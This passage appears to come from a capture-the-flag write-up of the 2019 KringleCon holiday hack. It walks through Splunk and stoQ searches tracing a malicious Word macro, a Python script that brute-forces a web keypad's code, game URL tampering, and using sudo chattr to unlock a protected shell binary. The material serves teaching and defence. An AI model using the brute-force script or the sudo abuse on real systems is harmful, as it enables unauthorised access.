Look through the lists of Interesting Fields and Selected Fields in the left-hand column of the search window. You should find what you are looking for there.

6.1.3 Training Question 3

What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

A new search for: `index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3`

Looking at the results and clicking on **DestinationHostname** identifies:



Answer: ***144.202.46.214.vultr.com***

Chat with Alice Bluebird

Alice Bluebird
Well done.
Guest (me)
Thanks
Alice Bluebird
Let's investigate where all this PowerShell originated. You should start by running this search to view all the PowerShell logs on the system.
Guest (me)
Searching now. What am I looking for?
Alice Bluebird
We'd like to determine the process ID or process GUID associated with these PowerShell logs, but that information is not included in the events we have.
Guest (me)
Ah, dead-end then?
Alice Bluebird
Goodness no! We just need to pivot.
Guest (me)
On what though?
Alice Bluebird
We can pivot on...time.
Guest (me)
whoa...
Alice Bluebird
First off, flip the results of that last search so the oldest event is at the top of the list by adding | reverse to the end
Guest (me)
pipe reverse. That's handy.
Alice Bluebird
Indeed. Okay, this is where we pivot...
Alice Bluebird
Look at the Time column in your search results. If you click on the date/timestamp from that first event, you can specify a time window. Accept the default of +/- five seconds and click apply. Then remove the sourcetype search term and also remove the '| reverse' and re-run the search.
Guest (me)
Well now I see lots of different types of events from that ten-second window.
Alice Bluebird
Try to find a process ID of interest. Sysmon events are good for that. You should be able to find two different process IDs from Sysmon events in that time window...

Alice Bluebird
You need to uncover what launched those processes. If Sysmon Event Code 1 results are not available, try looking for Windows Process Execution events (Event ID 4688). A search to get you started with 4688 logs is sourcetype=WinEventLog EventCode=4688
Alice Bluebird
Keep in mind that 4688 events record process IDs in hexadecimal, so you may need to do some conversion. Remember you should have a couple of process IDs that are interesting. Convert them to hex and search away in the 4688 events. Oh and at this point (when you are searching for 4688 events) go ahead and set your time window back to all time so you don't miss anything.
Guest (me)
Uhh, this one is pretty difficult.
Alice Bluebird
Yep, if the above is not clear, you may want to check out a KringleCon 2 talk by James Brodsky that covers this topic in detail.
Alice Bluebird
You're looking for a "document" that appears to be involved with kicking off all this PowerShell.


6.1.4 Training Question 4

What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

As per the chat search first for:

```
index=main sourcetype="WinEventLog:Microsoft-Windows-
Powershell/Operational" | reverse
```

Clicking the **time field** of the oldest event and select +/- 5 seconds and press apply:



Updating the search to the following while maintaining the time window:

```
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-
Sysmon/Operational
```

Two process_id's are identified:

- 5864 = 16E8
- 6268 = 187C

Perform a search (without the time window) for process execution events with the identified process id's (in hex) in the Windows Event Logs:

```
index=main sourcetype=WinEventLog EventCode=4688 process_id=0x16e8
```

Result is a powershell execution command.

```
index=main sourcetype=WinEventLog EventCode=4688 process_id=0x187c
```

```
Process Information:
        New Process ID:         0x187c
        New Process Name:       C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
        Token Elevation Type:   %%1938
        Mandatory Label:                Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0x1748
        Creator Process Name:   C:\Windows\explorer.exe
        Process Command Line:   "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows
\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""
```

Answer: ***19th Century Holiday Cheer Assignment.docm***

Chat with Alice Bluebird

Alice Bluebird
Good job. Malicious Word doc...
Guest (me)
yeah...So you want me to find out where it came from?
Alice Bluebird
Yes. You've heard of stoQ right?
Guest (me)
umm....
Alice Bluebird
Well, it's the coolest open source security tool you've probably never heard of.
Alice Bluebird
It's an automation framework that we use to analyze all email messages at Elf U. Check out the stoQ project home page (https://stoq.punchcyber.com/). Oh and here are slides from a talk on stoQ (https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492181136.pdf) from the SANS DFIR Summit a few years back.
Guest (me)
neat!
Alice Bluebird
stoQ output is in JSON format, and we store that in our log management platform. It allows you to run powerful searches like this one. Check out those strange-looking field names like results{}.workers.smtp.subject. That's how JSON data looks in our search system, and stoQ events are made up of some fairly deeply nested JSON. Just keep that in mind.
Alice Bluebird
Okay, time for you to play around with that search and answer the question. You should be aware that Professor Banas was very clear in his instructions to his students: All assignment submissions must be made via email and must have the subject 'Holiday Cheer Assignment Submission'. Remember email addresses are not case sensitive so don't double-count them!

6.1.5 Training Question 5

How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

Perform the following stoq search for emails with subject **Holiday Cheer Assignment Submission** and provide the **time**, **to**, **from**, **subject** and **body** back and sort by **time**:

```
index=main sourcetype=stoq "results{}.workers.smtp.subject"="Holiday
Cheer Assignment Submission" | table  _time results{}.workers.smtp.to
results{}.workers.smtp.from  results{}.workers.smtp.subject
results{}.workers.smtp.body | sort - _time
```

This search provided by 21 events back

Answer: ***21***

Chat with Alice Bluebird

Alice Bluebird
Nice, you are getting the hang of this.
Guest (me)
It's fun!
Alice Bluebird
The attacker used MITRE ATT&CK Technique 1193 in their attack on Professor Banas.
Guest (me)
mmmmm hmmmm
Alice Bluebird
This one should be easy for you. Just use what you already know about the suspicious file name you identified, and about the type of visibility that stoQ gives you...


6.1.6 Training Question 6

What was the password for the zip archive that contained the suspicious file?

The zip file that contained the suspicious file was called:
Temp1_Buttercups_HOL404_assignment (002).zip

Perform a search of emails with subjet **Holiday Cheer Assignment Submission** and with a file name attached contain **Buttercups_HOL404_assignment** and show the results:

```
index=main sourcetype=stoq  "results{}.workers.smtp.subject"="Holiday
Cheer Assignment Submission"
"results{}.payload_meta.extra_data.filename" =
*Buttercups_HOL404_assignment* | table  _time
results{}.workers.smtp.to results{}.workers.smtp.from
results{}.workers.smtp.subject
results{}.payload_meta.extra_data.filename
results{}.workers.smtp.body
```



Answer: ***123456789***

Chat with Alice Bluebird


Alice Bluebird
Good.
Guest (me)
Can stoQ deal with password-protected zip attachments like that one?

Alice Bluebird
It can! It tries a list of common passwords, and the attacker chose one that was on the list.
Guest (me)
Sweet
Alice Bluebird
Here's another easy one for you...

6.1.7 Training Question 7

What email address did the suspicious file come from?

Using the same search as the previous question provides the answer:



Answer: ***bradly.buttercups@eifu.org***

Chat with Alice Bluebird

Alice Bluebird
Well, now you are ready to find the message that the attacker embedded for our friend Kent.
Alice Bluebird
Kent missed it, which is not surprising, but Zippy noticed a funny (yet terrifying) message in the properties of the malicious document.
Guest (me)
Hmmm. I was going to start looking through the macros.
Alice Bluebird
Look, I was not about to put the actual malicious executable content into this training exercise.
Guest (me)
Oh, understood. I will dig for properties.
Alice Bluebird
Remember I provided you with a File Archive. stoQ puts metadata into the log management platform, but it stores the raw artifacts in their entirety in the archive. Use the stoQ events in the search platform to guide your search through the File Archive.
Alice Bluebird
Start with this stoQ event
Alice Bluebird
Look in the 'results' array. Each element contains the name of the file that stoQ extracted in the 'results->payload_meta->extra_data->filename' field. And when you find one of interest, use the associated 'results->archivers->filedir->path' field to guide you through the File Archive.
Guest (me)
Uhhh okay. But that JSON event is a beast. So many 'results'!
Alice Bluebird
Yeah but you can use it to your advantage with the Splunk spath command. Add this to the end of that last search I provided.

```
| eval results = spath(_raw, "results{}")
| mvexpand results
```

```
| eval path=spath(results, "archivers.filedir.path"),
filename=spath(results, "payload_meta.extra_data.filename"),
fullpath=path."/".filename
| search fullpath!=""
| table filename,fullpath
```

Alice Bluebird

Last thing for you today: Did you know that modern Word documents are (at their core) nothing more than a bunch of .xml files?

Guest (me)

haha! I'm on it.

6.2 SPLUNK

Perform a new stoq search for emails from **bradly.buttercups@eifu.org** and format the results to contain the file name and location in the stoQ archive:

```
index=main sourcetype=stoq  "results{}.workers.smtp.from"="bradly
buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw,
"results{}")
        | mvexpand results
        | eval path=spath(results, "archivers.filedir.path"),
filename=spath(results, "payload_meta.extra_data.filename"),
fullpath=path."/".filename
        | search fullpath!=""
        | table filename,fullpath
```

Events Patterns **Statistics (19)** Visualization

100 Per Page ▾ Format Preview ▾

filename	fullpath
1574356658.Vca01I45e44M667617.ip-172-31-47-72	/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdaad76a4c4e16/1574356658.Vca01I45e44M667617.ip-172-31-47-72
Buttercups_HOL404_assignment.zip	/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f/Buttercups_HOL404_assignment.zip
19th Century Holiday Cheer Assignment.docm	/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af/19th Century Holiday Cheer Assignment.docm
[Content_Types].xml	/home/ubuntu/archive/b/e/7/b/9/be7b9b92a7acd38d39e86f56e89ef189f9d8ac2d/[Content_Types].xml
document.xml	/home/ubuntu/archive/1/e/a/4/4/1ea44e753bd217e0edae781e8b5b5c39577c582f/document.xml
styles.xml	/home/ubuntu/archive/e/e/b/4/0/eeb40799bae524d10d8df2d65e5174980c7a9a91/styles.xml
settings.xml	/home/ubuntu/archive/1/8/f/3/3/18f3376a0ce18b348c6d0a4ba9ec35cde2cab300/settings.xml
vbaData.xml	/home/ubuntu/archive/f/2/a/8/0/f2a801de2e254e15840460f4a53e568f6622c48b/vbaData.xml
fontTable.xml	/home/ubuntu/archive/1/0/7/4/0/1074061aa9d9649d294494bb0ae40217b9c7a2d9/fontTable.xml
webSettings.xml	/home/ubuntu/archive/8/6/c/4/d/86c4d8a2f37c6b4709273561700640a6566491b1/webSettings.xml
document.xml.rels	/home/ubuntu/archive/a/2/b/b/1/a2bb14afe8161ee9bd4a6ea10ef5a9281e42cd09/document.xml.rels
vbaProject.bin.rels	/home/ubuntu/archive/4/0/d/c/1/40dc1e00e2663cb33f8c296cdb0cd52fa07a87b6/vbaProject.bin.rels
theme1.xml	/home/ubuntu/archive/f/5/c/b/a/f5cba8a650d6ada98d170f1b22098d93b8ff8879/theme1.xml
item1.xml	/home/ubuntu/archive/0/2/b/6/7/02b67cad55d2684115a7de04d0458a3af46b12c6/item1.xml
itemProps1.xml	/home/ubuntu/archive/1/7/6/1/2/1761214092f5c0e375ab3bc58a8687134b7f2582/itemProps1.xml
item1.xml.rels	/home/ubuntu/archive/b/7/7/0/f/b770f3a79423882bdae4240e995c0885770022ef/item1.xml.rels
.rels	/home/ubuntu/archive/9/d/7/a/b/9d7abf0ee4effcecad80c8bbfb276079a05b4342/.rels
app.xml	/home/ubuntu/archive/e/9/2/1/1/e9211c706be234c20d3c02123d85fea50ae638fd/app.xml
core.xml	/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml

Using the full path found and the stoQ Archive to retrieve the **19th Century Holiday Cheer Assignment.docm** file:

https://elfu-soc.s3.amazonaws.com/stoQ%20Artifacts/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af

File contents:

Cleaned for your safety. Happy Holidays!

In the real world, This would have been a wonderful artifact for you to investigate, but it had malware in it of course so it's not posted here. Fear not! The core.xml file that was a component of this original macro-enabled Word doc is still in this File Archive thanks to stoQ. Find it and you will be a happy elf :-)

Using the full path found and the stoQ Archive to retrieve the **core.xml** file:https://elfu-soc.s3.amazonaws.com/stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4

File contents:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties
        xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-
properties"
        xmlns:dc="http://purl.org/dc/elements/1.1/"
        xmlns:dcterms="http://purl.org/dc/terms/"
        xmlns:dcmitype="http://purl.org/dc/dcmitype/"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <dc:title>Holiday Cheer Assignment</dc:title>
        <dc:subject>19th Century Cheer</dc:subject>
        <dc:creator>Bradly Buttercups</dc:creator>
        <cp:keywords></cp:keywords>
        <dc:description>Kent you are so unfair. And we were going to make you the
king of the Winter Carnival.</dc:description>
        <cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
        <cp:revision>4</cp:revision>
        <dcterms:created xsi:type="dcterms:W3CDTF">2019-11-
19T14:54:00Z</dcterms:created>
        <dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-
19T17:50:00Z</dcterms:modified>
        <cp:category></cp:category>
</cp:coreProperties>
```

Splunk Answer:

Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Professor Banas:

Oh, thanks so much for your help! Sorry I was freaking out.
I've got to talk to Kent about using my email again...
...and picking up my dry cleaning.

7 OBJECTIVE: GET ACCESS TO THE STEAM TUNNELS

Difficulty: 

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

7.1 FROSTY KEYPAD

In order to get access to the Dormitory we need to get the number combination to open the door.

Tangle Coalbox:

Hey kid, it's me, Tangle Coalbox.
I'm sleuthing again, and I could use your help.
Ya see, this here number lock's been popped by someone.
I think I know who, but it'd sure be great if you could open this up for me.
I've got a few clues for you.

1. One digit is repeated once.
2. The code is a prime number.
3. You can probably tell by looking at the keypad which buttons are used.

Frosty Keypad hint:

- One digit is repeated once, it's prime, and you can see which keys were used

A quick inspection of the keypad shows that only three numbers are pressed often 1, 3 and 7.

Based on the information provided by Tangle we are looking for a 4 digit combination which is a prime number.

When you enter 4 numbers and press **enter** a GET request is send with two parameters:

```
https://keypad.elfu.org/checkpass.php?
i=1111
&
resourceId=cce5f322-92b2-4c3d-9cbb-7f63adbc1128
```

Based on everything identified I created the following python script that gets all unique combinations of 4 numbers which are then checked to see if they are a prime number. All prime numbers are then submitted to the https://keypad.elfu.org site to test if valid. This resulted in one numbers response being the Valid Code!

```python
import requests
from itertools import permutations

# Function to test if a number is a prime,
#   Returns True if prime
#   Feturns Falso if nor prime
def is_prime(number):
    if number > 1:
        return all(number % i for i in range(2, number))
    else:
        return False

numbers_raw = []
numbers_final = []

# Get all permutations of 1137
perm = permutations('1137')
for i in list(perm):
    numbers_raw.append(int(''.join(i)))

# Get all permutations of 1337
perm = permutations('1337')
for i in list(perm):
    if int(''.join(i)) not in numbers_raw:
        numbers_raw.append(int(''.join(i)))

# Get all permuations of 1377
perm = permutations('1377')
for i in list(perm):
    if int(''.join(i)) not in numbers_raw:
        numbers_raw.append(int(''.join(i)))

# Loop through all the raw numbers and check if they are a prime
# Add all prime numbers to numbers_final
for i in numbers_raw:
    if is_prime(i):
       numbers_final.append(i)

print("List of unique prime numbers to test:")
print(numbers_final)
print("")

# Loop through the final numbers and do a GET request to find the correct combo
for num in numbers_final:
    URL = "https://keypad.elfu.org/checkpass.php?i=" + str(num) + "&resourceId=unknown"
    print (URL)
    # sending get request and saving the response as response object
    r = requests.get(url = URL)
    # extracting data in json format
    data = r.json()
    # Print data
    print (data)
    print ("")
```

Running the script to find the valid code:

```
root@Kali:~# python3 generatelist.py
List of unique prime numbers to test:
[1373, 1733, 3137, 3371, 7331]
https://keypad.elfu.org/checkpass.php?i=1373&resourceId=unknown
{'success': False, 'message': 'Invalid  Code!'}

https://keypad.elfu.org/checkpass.php?i=1733&resourceId=unknown
{'success': False, 'message': 'Invalid  Code!'}

https://keypad.elfu.org/checkpass.php?i=3137&resourceId=unknown
{'success': False, 'message': 'Invalid  Code!'}

https://keypad.elfu.org/checkpass.php?i=3371&resourceId=unknown
{'success': False, 'message': 'Invalid  Code!'}

https://keypad.elfu.org/checkpass.php?i=7331&resourceId=unknown
```

```
{'success': True, 'resourceId': 'unknown', 'hash':
'21b4f71abc78958817bad6a5e13e03378001581e821263111279db1b963336f2', 'message': 'Valid
Code!'}
```

Frosty Keypad Code Answer:

7331

Tangle Coalbox:

Yep, that's it. Thanks for the assist, gumshoe.
Hey, if you think you can help with another problem, Prof. Banas could use a hand too.
Head west to the other side of the quad into Hermey Hall and find him in the Laboratory.

7.2 Holiday Hack Trail Cranberry Pi terminal challenge


Minty Candycane:

Hi! I'm Minty Candycane!
I just LOVE this old game!
I found it on a 5 1/4" floppy in the attic.
You should give it a go!
If you get stuck at all, check out this year's talks.
One is about web application penetration testing.
Good luck, and don't get dysentery!

Terminal hint:

- Web Apps: A Trailhead: https://youtu.be/0T6-DQtzCgM

Terminal Challenge:



Testing out the application on easy, purchasing some supplies and press **BUY**

The game starts with the following URL in the top:

```
hhc://trail.hhc/trail/?difficulty=0&distance=0&money=750&pace=0&curmonth=7&
curday=1&reindeer=7&runners=7&ammo=110&meds=30&food=410&name0=Vlad&health0=
100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Ron&health1=100&
cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Mildred&health2=100&
cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Evie&health3=100&con
d3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

Pressing **GO** updates the screen:


The URL is changed to the following:

```
hhc://trail.hhc/trail/?difficulty=0&distance=48&money=750&pace=0&curmonth=7
&curday=2&reindeer=7&runners=7&ammo=110&meds=30&food=402&name0=Vlad&health0
=100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Ron&health1=100
&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Mildred&health2=100
&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Evie&health3=100&co
nd3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

The **distance** variable is increased in the URL by the same amount that distance remaining is decreased in the game screen.

Let's update the **distance** variable to be **8000** and press **>**

Press **GO** and we succeeded:



Minty Candycane:

You made it - congrats!
Have you played with the key grinder in my room? Check it out!
It turns out: if you have a good image of a key, you can physically copy it.
Maybe you'll see someone hopping around with a key here on campus.
Sometimes you can find it in the Network tab of the browser console.
Deviant has a great talk on it at this year's Con.
He even has a collection of key bitting templates for common vendors like Kwikset, Schlage, and Yale.

Objective hint:

- Optical Decoding of Keys: https://youtu.be/KU6FJnbkeLA

7.3 Get Access To The Steam Tunnels

Upon entering Minty Candycane's room you see someone hopping away in to the closet.

Narrative 4 of 10

Who wandered thus through closet door?
Ho ho, what's this? What strange boudoir!
Things here cannot be what they seem
That portal's more than clothing store.

Using the Dev tools (F12) in the browser and looking at the Network tab we can see krampus.png being retrieved:
https://2019.kringlecon.com/images/avatars/elves/krampus.png

Which is a high resolution image (dimensions 881x1950).


Selecting just the key from the image and rotaing the image 90 degrees counter clockwise provides the following:

This can now be used to compare against reference key.

In the room we are finding the key grinder from Minty, and in order to see how deep the bitting values are we cut a key for 123456:

Comparing the two keys we can determin that the bitting code the key that Krampus has is 122520:

Using this cut key we can now open the door in the closet:



Krampus:

Hello there! I'm Krampus Hollyfeld.
I maintain the steam tunnels underneath Elf U,
Keeping all the elves warm and jolly.
Though I spend my time in the tunnels and smoke,
In this whole wide world, there's no happier bloke!
Yes, I borrowed Santa's turtle doves for just a bit.
Someone left some scraps of paper near that fireplace, which is a big fire hazard.
I sent the turtle doves to fetch the paper scraps.
But, before I can tell you more, I need to know that I can trust you.

Narrative 5 of 10

Who enters contests by the ream
And lives in tunnels meant for steam?
This Krampus bloke seems rather strange
And yet I must now join his team...

Get Access To The Steam Tunnels Answer:
Krampus Hollyfeld

8 OBJECTIVE: BYPASSING THE FRIDO SLEIGH CAPTEHA

Difficulty: 

Help Krampus beat the Frido Sleigh contest (https://fridosleigh.com/). For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

8.1 NYANSHELL CRANBERRY PI TERMINAL CHALLENGE

Alabaster Snowball:

Welcome to the Speaker UNpreparedness Room!
My name's Alabaster Snowball and I could use a hand.
I'm trying to log into this terminal, but something's gone horribly wrong.
Every time I try to log in, I get accosted with ... a hatted cat and a toaster pastry?
I thought my shell was Bash, not flying feline.
When I try to overwrite it with something else, I get permission errors.
Have you heard any chatter about immutable files?
And what is sudo -l telling me?

Terminal hint:

- User's Shells:
  On Linux, a user's shell is determined by the contents of /etc/passwd
- Chatter?:
  sudo -l says I can run a command as root. What does it do?

Terminal challenge:

```
Things to do!  Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster snowball with a password of Password2, and land in a Bash
prompt.

Target Credentials:

username: alabaster_snowball
password: Password2

elf@2c5fd7c94ae3:~$ sudo -l
Matching Defaults entries for elf on 2c5fd7c94ae3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on 2c5fd7c94ae3:
    (root) NOPASSWD: /usr/bin/chattr

elf@2c5fd7c94ae3:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
```

We can run **/usr/bin/chattr** as root and we know alabaster_snowball has **/bin/nsh** as his shell. When we use **su** to login as **alabaster_snowball** we get greeted by animated nyancat:

Inspection of the shell indicates we have full access:

```
elf@2c5fd7c94ae3:~$ ls -al /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh

elf@2c5fd7c94ae3:~$ cp /bin/bash /bin/nsh
cp: cannot create regular file '/bin/nsh': Operation not permitted
```

However even though we have full access to the file we can't seem to overwrite it. This might be where **chattr** comes in. Let's look at the file attributes of **/bin/nsh**:

```
elf@2c5fd7c94ae3:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh

elf@2c5fd7c94ae3:~$ sudo /usr/bin/chattr -i /bin/nsh

elf@2c5fd7c94ae3:~$ lsattr /bin/nsh
--------------e---- /bin/nsh
